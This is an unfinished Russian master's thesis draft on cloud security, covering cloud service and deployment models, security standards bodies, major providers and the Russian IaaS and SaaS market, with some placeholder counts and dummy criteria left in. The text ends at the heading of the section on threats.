АННОТАЦИЯ

Тема выпускной квалификационной работы магистра — «Исследование процессов обеспечения безопасности облачных сред».

Ключевые слова: безопасность, облачные вычисления, виртуализация, уязвимости, защита информации, стандартизация.

В данной выпускной квалификационной работе магистра рассмотрены проблемы обеспечения безопасности в сфере облачных технологий????. Для достижения поставленной цели был необходим детальный анализ работы облачных провайдеров, мировых стандартов безопасности для облачных провайдеров, а также возможность использования уязвимостей в облачной среде с целью компрометации данных пользователей или данных облачного провайдера.

Актуальность темы. В настоящее время наблюдается стремительное развитие облачных технологий, однако для эффективной работы облачной инфраструктуры требуется эффективная структура и организация. Зачастую небольшая команда, проектирующая облачную инфраструктуру не всегда может полностью учесть все аспекты безопасности, так как нет единого документа, стандартизующего механизмы обеспечения безопасности в облачной среде. Особенно остро вопрос безопасности встал в последнее время, в связи с обнаружением большого количества опасных уязвимостей в программном обеспечении, используемом облачными провайдерами.

Конечная цель проектирования — анализ проблем безопасности в облачных технологиях???, актуальных уязвимостей в программном обеспечении, а также эксплуатация наиболее опасных уязвимости в данной среде.

Выпускная квалификационная работа магистра изложена на ??? листах, включает ??? таблиц, ??? рисунков, ??? приложений, ??? литературных источников.

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

Облачные услуги — это способ предоставления, потребления и управления технологией. Данный тип услуг выводит гибкость и эффективность на новый уровень, путем эволюции способов управления, таких как непрерывность, безопасность, резервирование и самообслуживание, которые соединяют физическую и виртуальную среду.

Для эффективной работы облачной инфраструктуры требуется эффективная структура и организация. Небольшая команда из специалистов и бизнес-пользователей может создать обоснованный план и организовать свою работу в инфраструктуре. Данная выделенная группа может намного эффективнее построить и управлять нестандартной облачной инфраструктурой, чем если компании будут просто продолжать добавлять дополнительные сервера и сервисы для поддержки центра обработки данных (ЦОД).

Развитие информационного мира движется в сторону повсеместного распространения облачных вычислений, их технологий и сервисов. Очевидные преимущества данного подхода [1]:

- снижение затрат — отсутствие необходимости покупки собственного оборудования, программного обеспечения (ПО), работы системного инженера;
- удаленный доступ — возможность доступа к данным облака из любой точки мира, где есть доступ в глобальную сеть;
- отказоустойчивость и масштабируемость — изменение необходимых ресурсов в зависимости от потребности проекта, техническое обслуживание оборудования лежит на плечах облачного провайдера.

В связи с этим можно сделать вывод, что основные недостатки облачных вычислений сводятся к информационной безопасности. Такого мнения придерживаются многие крупные информационные компании, что в некоторой степени препятствует более стремительному развитию рынка облачных сервисов.

1 ПОСТАНОВКА ЗАДАЧИ

Конечной задачей выпускной квалификационной работы магистра на тему «Исследование процессов обеспечения безопасности облачных сред» является подробный анализ стандартов безопасности облачных вычислений, варианты решения данных проблем, а также технические возможности практической эксплуатации уязвимостей на нескольких уровнях работы облачной инфраструктуры.

Исследования должны состоять из следующих частей:

- обзор составных частей облачной инфраструктуры;
- анализ технологий используемых облачными провайдерами, необходимых для построения облачной инфраструктуры;
- специфика применений облачных вычислений в России;
- исследование проблемы безопасности облачных вычислений;
- решение проблем безопасности облаков;
- практическое применение уязвимостей в облачной среде, с использованием программ, распространяющихся под свободными лицензиями, например GNU GPL.

Для применения практических навыков исследования уязвимостей необходима аппаратная платформа со следующими характеристиками:

- процессор Intel Core® i3 2.3 ГГц с поддержкой аппаратной виртуализации;
- минимальный объем ОЗУ 8 Гб, рекомендуемый — не менее 10 Гб;
- минимум 15 Гб места на жестком диске (SSD);
- операционная система Ubuntu 16.04, CentOS 7 или Debian 8 GNU/Linux.

Данная задача также рассматривается с точки зрения системного и вариантного анализа.

Системный анализ включает в себя [2]:

- системотехническое представление системы безопасности в виде «черного ящика»;

– описание входных и выходных данных;
– список функций, которые выполняет система безопасности;
– учет случайностей;
– декомпозицию системы и описание связей между ее элементами.

Вариантный анализ произведен исходя выбранных критериев [3]:

– раз;
– два;
– три;
– ...;
– последний критерий.

2 ОБЗОР ЛИТЕРАТУРНЫХ ИСТОЧНИКОВ ПО ТЕМАТИКЕ ИССЛЕДОВАНИЯ

2.1 Становление и развитие облачных вычислений

Исторически, ситуация сложилась так, что слово «облако» используется в качестве метафоры сети Интернет. Позже, оно было использовано для изображения Интернет в компьютерных сетевых диаграммах и схемах.

Облачные вычисления можно обозначить, как выделение ресурсов по требованию. В соответствии с Национальным институтом стандартов и технологий (NIST), формальное определение облачных вычислений заключается в следующем: «Облачные вычисления являются моделью обеспечения повсеместного, удобного доступа по требованию по сети, общему пулу конфигурируемых вычислительных ресурсов (например сетей, серверов, систем хранения данных (СХД), приложений и услуг), которые могут быстро и с минимальными усилиями предоставлены для управления поставщиком услуг» [4].

Согласно опросам института Понемон в 2016 году, среди 3476 респондентов в сфере информационной безопасности из Соединенных Штатов Америки, Великобритании, Австралии, Германии, Японии, Франции, России, Индии и Бразилии, 73% респондентов так или иначе используют облачные вычисления в своей инфраструктуре. Особый рост внедрения облачных услуг произошел в последние 2 года [5].

Хранение данных пользователей, почты и потребительских данных в «облаке» выросло в 2016 году по сравнению с 2014 годом (рис. 2.1).

Облачные вычисления являются результатом объединения большого количества технологий и связующего ПО для обеспечения ресурсов, необходимых для решения задачи, балансировки процессов, мониторинга, автоматизации и прочего.

Основными отличиями предоставления облачных услуг от «классических» являются:



Рисунок 2.1 – Использование «облака» для хранения данных

– виртуализация;
– оркестратор;
– список услуг;
– портал самообслуживания;
– система тарификации и выставления счетов (биллинг).

В вычислениях, виртуализация является процессом создания виртуальной версии чего-либо, в том числе аппаратных платформ виртуального компьютера, операционных систем, устройств хранения данных и вычислительных ресурсов.

Виртуализация может быть предоставлена на различных аппаратных и программных уровнях, таких как центральный процессор, диск, память, файловые системы и прочее. Чаще всего виртуализация используется для создания виртуальных машин и эмуляции различного оборудования для последующей установки операционных систем (ОС) на них.

Виртуальные машины создаются на основе гипервизора, который работает поверх операционной системы хост-компьютера (физического компьютера, не виртуального). С помощью гипервизора возможна эмуляция аппаратных

средств, таких как процессор, диск, сеть, память, а также установка гостевых операционных систем на них. Возможно создание нескольких гостевых виртуальных машин с различными операционными системами на гипервизоре. Например, можно взять машину на Linux и установить ее на «голое» железо (bare-metal), и после настройки гипервизора возможно создание нескольких гостевых машин на Linux и Windows.

На данный момент все современные процессоры поддерживают аппаратную виртуализацию, это необходимо для безопасного и эффективного обмена ресурсами между хост-системой и гостевыми системами. Большинство современных процессоров и гипервизоров также поддерживают вложенную виртуализацию, что позволяет создавать виртуальные машины друг внутри друга.

Оркестратор является механизмом, выполняющий набор заданных операций по шаблону. В сервис-ориентированной архитектуре (SOA), оркестровка сервисов реализуется согласно стандарту BPEL. Это позволяет автоматизировать процессы создания услуг пользователей в облачной среде.

Список услуг предоставляется пользователю в виде шаблонов готовых тарифов на портале самообслуживания, однако существуют и «конфигураторы», которые позволяют пользователю создать шаблон индивидуально.

Портал самообслуживания является инструментом, с которым работает непосредственно пользователь. Именно на портале обслуживания размещается список услуг, доступных пользователю.

Система тарификации и выставления счетов является необходимым механизмом для определения финансовых затрат пользователя в соответствии с затраченными ресурсами пользователя.

2.2 Классификация облачных услуг

Поставщики облачных услуг (провайдеры) предлагают различные виды услуг, построенных поверх базового резервирования и освобождения ресурсов. Большинство из этих услуг попадают в одну из следующих категорий (рис. 2.2):



Рисунок 2.2 – Модели обслуживания «облака»

– инфраструктура как услуга (IaaS);
– платформа как услуга (PaaS);
– программное обеспечение как услуга (SaaS).

Большинство поставщики облачных услуг используют различные виды веб-интерфейса, на основе которого можно построить необходимый стек технологий. Облачные провайдеры используют модель «pay-as-you-go», в которой оплата производится только за время использования ресурсов.

Ключевыми функциями облачных вычислений являются:

– высокая скорость и гибкая масштабируемость;
– низкая стоимость;
– легкий доступ к ресурсам;
– отсутствие необходимости в обслуживании;
– совместное использование;
– надежность.

Доступ к необходимым ресурсам можно получить одним щелчком мыши, что экономит время и обеспечивает гибкость. В зависимости от потребностей услуги, можно легко масштабировать ресурсы как горизонтально, так и вертикально. Снижение первоначальных затрат на развертывание инфраструктуры позволяет сосредоточиться на приложениях и бизнесе, облачные провайдеры



Рисунок 2.3 – Модели развертывания «облака»

имеют возможность заранее оценить стоимость, что значительно облегчает планирование бюджета. Пользователи могут получить доступ к инфраструктуре из любого места и устройства, до тех пор, пока существует интернет-подключение к поставщику. Все работы по техническому обслуживанию ресурсов осуществляются поставщиком облачных услуг, пользователи не должны беспокоиться об этом. Несколько пользователей могут использовать один и тот же пул доступных ресурсов. Ресурсы могут быть размещены в разных дата-центрах, для обеспечения повышенной надежности.

Широкое применение облачных вычислений позволяет использовать различные сценарии его использования. Как правило, «облако» может быть развернуто согласно следующим моделям (рис. 2.3):

– частное «облако»;
– публичное «облако»;
– общественное «облако»;
– гибридное «облако».

Частное «облако» эксплуатируется исключительно одной организацией, оно может быть размещено внутри или снаружи сети организации и управлять-

ся внутренними командами или третьей стороной. Частное «облако» можно построить с использованием такого программного обеспечения, как OpenStack.

Публичное «облако» доступно для всех пользователей, любой может использовать его после предоставления платежных данных. AWS (Amazon Web Services) и GCE (Google Compute Engine) являются примерами публичных «облаков».

Гибридное «облако» является результатом объединения публичного и частных «облаков». Гибридное «облако» может быть использовано для хранения секретной информации о частном «облаке», предлагая при этом услуги на основе этой информации из публичного.

Общественное «облако», как правило, предназначено для сообщества или организации.

2.3 Стандартизация в области облачных вычислений

Облачные технологии относительно недавно вышли на рынок массового потребления, поэтому пока еще не существует четких общепринятых стандартов в сфере предоставления облачных услуг и обеспечении безопасности. Поставщики облачных услуг обходят эту проблему тремя путями.

Во-первых, облачные провайдеры создают собственные корпоративные стандарты, которые чаще всего публично не оглашаются. В таком случае потребитель может полагаться исключительно на репутацию компании, предоставляющей облачные услуги. Среди таких компаний можно выделить Google, Amazon, Microsoft, IBM, VMWare, Oracle и прочие. Однако такие как компании как IBM, участвуют в открытии облачных стандартов.

Во-вторых, компании адаптируют свои услуги согласно существующим и устоявшимся стандартам безопасности, проходят соответствующие сертификации с последующим получением свидетельства. Получение подобных сертификатов актуально в плане получения государственных и общественных заказов в долгосрочной перспективе [6].

В-третьих, различные правительственные, коммерческие и общественные организации принимают всяческие усилия по выработке требований к созданию безопасных облачных служб обработки информации.

Рабочая группа Object Management Group (OMG) в 2009 году была инициатором создания Cloud Standarts Summit. Целью создания встречи является развитие информационных технологий (ИТ) и согласование стандартов по проблемам государственных облачных сред. В результате были созданы следующие рабочие группы:

- Cloud Security Alliance (CSA);
- Distributed Management Task Force (DMTF);
- Storage Networking Industry Association (SNIA);
- Open Grid Forum (OGF);
- Open Cloud Consortium (OCC);
- Organization for the Advancement of Structured Information Standards (OASIS);
- TM Forum;
- Internet Engineering Task Force (IETF);
- International Telecommunications Union (ITU);
- European Telecommunications Standards Institute (ETSI);
- National Institute of Standards and Technology (NIST);
- Object Management Group (OMG).

Наиболее известны достижения NIST, CSA, OASIS, а так же организации Open Data Center Alliance.

Cloud Security Alliance является некоммерческой организацией, созданной с целью продвижения идеи обеспечения безопасности облачных вычислений, а также для повышения уровня осведомленности по данной тематике как облачных поставщиков услуг, так и потребителей. Ряд основных задач, выделяемых организацией CSA:

- поддержка взаимоотношений потребителей и поставщиков услуг в требованиях безопасности и контроля качества;
- независимые исследования в части защиты;

- разработка и внедрение программ повышения осведомленности и обеспечению безопасности;
- разработка руководств и методических рекомендаций по обеспечению безопасности.

Руководство по безопасности критических областей в области облачных вычислений (Security Guidance for Critical Areas of Focus in Cloud Computing) покрывает основные аспекты и дает рекомендации потребителям облачных сред в тринадцати стратегически важных областях:

- архитектурные решения сред облачных вычислений;
- государственное и корпоративное управление рисками;
- легальное и электронное открытие;
- соответствие техническим условиям и отчетность;
- управление жизненным циклом информации;
- портативность и совместимость;
- традиционная безопасность, непрерывность деятельности и восстановление в аварийных ситуациях;
- работа центра обработки данных;
- реакция на риски, уведомление и коррекционное обучение;
- прикладная безопасность;
- криптография и управление ключами;
- идентификация и управление доступом;
- виртуализация.

OASIS стимулирует развитие, сведение и принятие открытых стандартов для глобального информационного общества. Являясь источником многих современных основополагающих стандартов, организация видит облачные вычисления как естественное расширение сервис-ориентированной архитектуры и моделей управления сетью [7]. Технические агенты OASIS — это набор участников, многие из которых активно участвуют в построении моделей «облаков», профилей и расширений на существующие стандарты. Примерами стандартов, разработанных в области политик безопасности, доступа и иден-

тификации, являются OASIS SAML, XACML, SPML, WS-SecurityPolicy, WS-Trust, WS-Federation, KMIP и ORMS.

Организация Open Data Center Alliance объявила о публикации двух моделей использования, призванных снять наиболее значимые препятствия на пути внедрения облачных вычислений. Первая модель использования называется «The Provider Security Assurance» (обеспечение безопасности на стороне поставщика облачных услуг). В ней описаны требования к гранулированному описанию элементов обеспечения безопасности, которые должны предоставить поставщики услуг.

Вторая модель использования «The Security Monitoring» (мониторинг соответствия требованиям безопасности) описывает требования к элементам, которые обеспечивают возможность мониторинга безопасности облачных услуг в реальном времени. В совокупности две модели использования формируют набор требований, который может стать основой для создания стандартной модели обеспечения безопасности облачных услуг и осуществления мониторинга этих услуг в реальном времени.

Национальный Институт стандартов и технологий вместе с Американским национальным институтом стандартов (ANSI) участвует в разработке стандартов и спецификаций к программным решениям, используемым как в государственном секторе США, так и имеющим коммерческое применение. Сотрудники NIST разрабатывают руководства, направленные на описание облачной архитектуры, безопасность и стратегии использования, в числе которых руководство по системам обнаружения и предотвращения вторжений, руководство по безопасности и защите персональных данных при использовании публичных систем облачных вычислений.

В руководстве по системам обнаружения и предотвращения вторжений (NIST Guide to Intrusion Detection and Prevention Systems) даются характеристики технологий IDPS (Intrusion Detection and Prevention Systems) и рекомендации по их проектированию, внедрению, настройке, обслуживанию, мониторингу и поддержке. Виды технологий IDPS различаются в основном по типам событий, за которыми проводится наблюдение, и по способам их применения. Рас-

смотрены следующие четыре типа IDPS-технологий: сетевые, беспроводные, анализирующие поведение сети и централизованные.

В руководстве по безопасности и защите персональных данных при использовании публичных систем облачных вычислений в том числе дается обзор проблем безопасности и конфиденциальности, имеющих отношение к среде облачных вычислений: обнаружение атак на гипервизор, цели атак, отдельно рассматриваются распределенные сетевые атаки.

Инфраструктура как услуга является одной из форм облачных вычислений, которая обеспечивает доступ по требованию к физическим и виртуальным вычислительным ресурсам, сети, межсетевым экранам, балансировщикам нагрузки и так далее. Для обеспечения виртуальными вычислительными ресурсами, IaaS использует различные формы гипервизоров, таких как Xen, KVM, VMWare ESX/ESXi, Hyper-V и прочие.

2.4 Обзор зарубежных облачных провайдеров

Amazon Web Services является одним из лидеров в области предоставления услуг различных облачных сервисов. С помощью Amazon Elastic Compute Cloud (EC2), Amazon предоставляет пользователям IaaS-инфраструктуру (рис. 2.4). Пользователь может управлять вычислительными ресурсами (инстансами) через веб-интерфейс Amazon EC2. Существует возможность горизонтального и вертикального масштабирования ресурсов, в зависимости от требований. AWS также предоставляет возможность управления инстансами посредством интерфейса командной строки и с помощью Application Programming Interface (API).

В качестве гипервизора, Amazon EC2 использует Xen [8]. Серввис предлагает инстансы различных конфигураций, которые можно выбрать в зависимости от требований. Некоторые примеры различных конфигураций виртуальных машин:

– t2.nano: 512 Мб ОЗУ, 1 vCPU (виртуальных процессорных ядер), 32 или 64-битные платформы;



Рисунок 2.4 – Сценарий использования Amazon EC2

– c4.large: 4 Гб ОЗУ, 2 vCPU, 64-битная платформа;
– d2.8xlarge: 256 Гб ОЗУ, 36 vCPU, 64-битная платформа, 10G Ethernet.

Amazon EC2 предоставляет некоторые предварительно настроенные образы операционных систем, называемые Amazon Machine Images (AMI). Эти образы могут быть использованы для быстрого запуска виртуальных машин. Пользователь также может создавать собственные образы ОС. Amazon поддерживает настройки безопасности и доступа к сети для пользовательских виртуальных машин. С помощью Amazon Elastic Block Store (EBS) пользователь может монтировать хранилища данных к инстансам.

Amazon EC2 имеет много других возможностей, что позволяет:

– создавать «гибкие» IP-адреса для автоматического переназначения статического IP-адреса;
– предоставлять виртуальные частные «облака»;
– использовать услуги для мониторинга ресурсов и приложений;
– использовать автомасштабирование для динамического изменения доступных ресурсов.

Облачная платформа Azure, поддерживаемая компанией Microsoft, предлагает большой спектр облачных услуг, таких как: вычислительные мощности, платформы для мобильной и веб-разработки, хранилища данных, интернет вещей (IoT) и другие.

DigitalOcean позиционирует себя как простой облачный хостинг. Все виртуальные машины (дроплеты) работают под управлением гипервизора KVM и используют SSD-накопители. DigitalOcean предоставляет и другие функции, такие как IP-адреса расположенные в пределах одного дата-центра, частные сети, командные учетные записи и прочее. Простота веб-интерфейса, высокое качество работы виртуальных машин и доступность для обычного пользователя способствовали быстрому росту компании.

2.5 Развитие российского рынка облачных услуг

На российском рынке облачного хостинга все еще наблюдается большой рост. В связи с тем, что нет явно выраженного монополиста, таких как Amazon, Rackspace, Terramark, российский рынок очень разнообразный. Конкуренция на рынке способствует значительному повышению качества предоставляемых услуг, а также гибкие тарифные планы и широкий перечень дополнительных услуг.

Также важную роль играет принятие Федерального закона от 21 июля 2014 г. № 242-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации в части уточнения порядка обработки персональных данных в информационно-телекоммуникационных сетях» [9]. Крупные компании обязаны хранить персональные данные пользователей на территории России, что способствует консолидации российского рынка облачных услуг.

Крупнейшие поставщики услуг ЦОД 2016 г. [10] представлены в табл. 2.1.

Таблица 2.1 – Крупнейшие поставщики услуг ЦОД в 2016 году

#	Название компании	Количество доступных стойко-мест	Количество размещенных стойко-мест	Загруженность мощностей (%)
1	Ростелеком	3 900	3 432	88
2	DataLine	3 703	2 988	81
3	DataPro	3 000	н/д	н/д
4	Linxtelecom	2 040	н/д	н/д
5	Selectel	1 500	1 200	80
6	Stack Group	1 400	854	61
7	Ай-Теко	1 200	960	80
8	DataSpace	1 152	820	71
9	SDN	1 074	815	76
10	Крок	1 000	980	98

Данные DataLine включают показатели 7 ЦОД, расположенных на площадках OST и NORD. Данные по количеству введенных в эксплуатацию и реально размещенных стоек в ЦОД DataPro и Linxtelecom отсутствуют.

По итогам 2015 г. CNews Analytics впервые составил рейтинг крупнейших поставщиков IaaS. В исследовании приняли участие 14 компаний, совокупная выручка которых составила 3,8 млрд. рублей. По сравнению с 2014 г. участники заработали на 63% больше. Все участники рейтинга продемонстрировали положительную динамику за исключением компании Inoventica (-3%). Высокие темпы роста свидетельствуют о том, что рынок IaaS находится в начале своего становления. Многие участники рейтинга вышли на этот рынок только в 2014-2015 г., чем объяснятся наличие большого числа компаний с ростом более в чем 3 раза: StackGroup (+733%), 1cloud.ru (+911%), CaravanAero (+1220%).

Сравнение крупнейших поставщиков IaaS в 2016 г. [10] представлено в табл. 2.2.

Таблица 2.2 – Крупнейшие поставщики IaaS в 2016 году

#	Название компании	Выручка IaaS в 2015 г. (тыс.р.)	Выручка IaaS в 2014 г. (тыс.р.)	ЦОД
1	ИТ-Град	857 245	358 680	Datalahti, DataSpace, SDN, AHOST
2	Крок	667 609	440 315	Волочаевская-1/2, Компрессор
3	Ай-Теко	618 500	565 800	ТрастИнфо
4	DataLine	500 960	358 400	NORD1/2/3/4, OST1/2/3
5	SoftLine	367 000	152 000	н/д
6	Cloud4Y	304 600	267 400	Цветочная, M8/9/10, Nord, Equinix FR5, EvoSwitch
7	Stack Group	182 900	21 948	M1
8	ActiveCloud	103 702	56 910	DataLine
9	Inoventica	79 000	81 000	н/д
10	1cloud.ru	78 307	7 743	SDN, DataSpace

Почти все участники рейтинга SaaS продемонстрировали положительную динамику выручки, при этом у 10 компаний оборот вырос более чем на 50%, а четыре поставщика облачных услуг зафиксировали рост выручки более чем на 100%: Naumen (+358%), amoCRM (+159%), ИТ-Град (+134%) и Artsofte (+125%).

Сравнение крупнейших поставщиков SaaS в 2016 г. [10] представлено в табл. 2.3.

Таблица 2.3 – Крупнейшие поставщики SaaS в 2016 году

#	Название компании	Выручка SaaS в 2015 г. (тыс.р.)	Выручка SaaS в 2014 г. (тыс.р.)	Рост выручки 2015/2014 (%)
1	СКБ Контур	6 970 000	5 500 000	27
2	Манго Телеком	1 808 000	1 350 000	34
3	B2B-Center	1 163 300	1 155 842	1
4	Барс Груп	1 074 000	910 000	18
5	SoftLine	1 034 000	636 000	63
6	Корпус Консал-тинг СНГ	783 511	602 825	32
7	Terrasoft	657 654	476 561	38
8	Телфин	398 500	317 900	25
9	МойСклад	395 000	265 000	49
10	ИТ-Град	265 400	113 420	134

2.6 Угрозы облачной безопасности

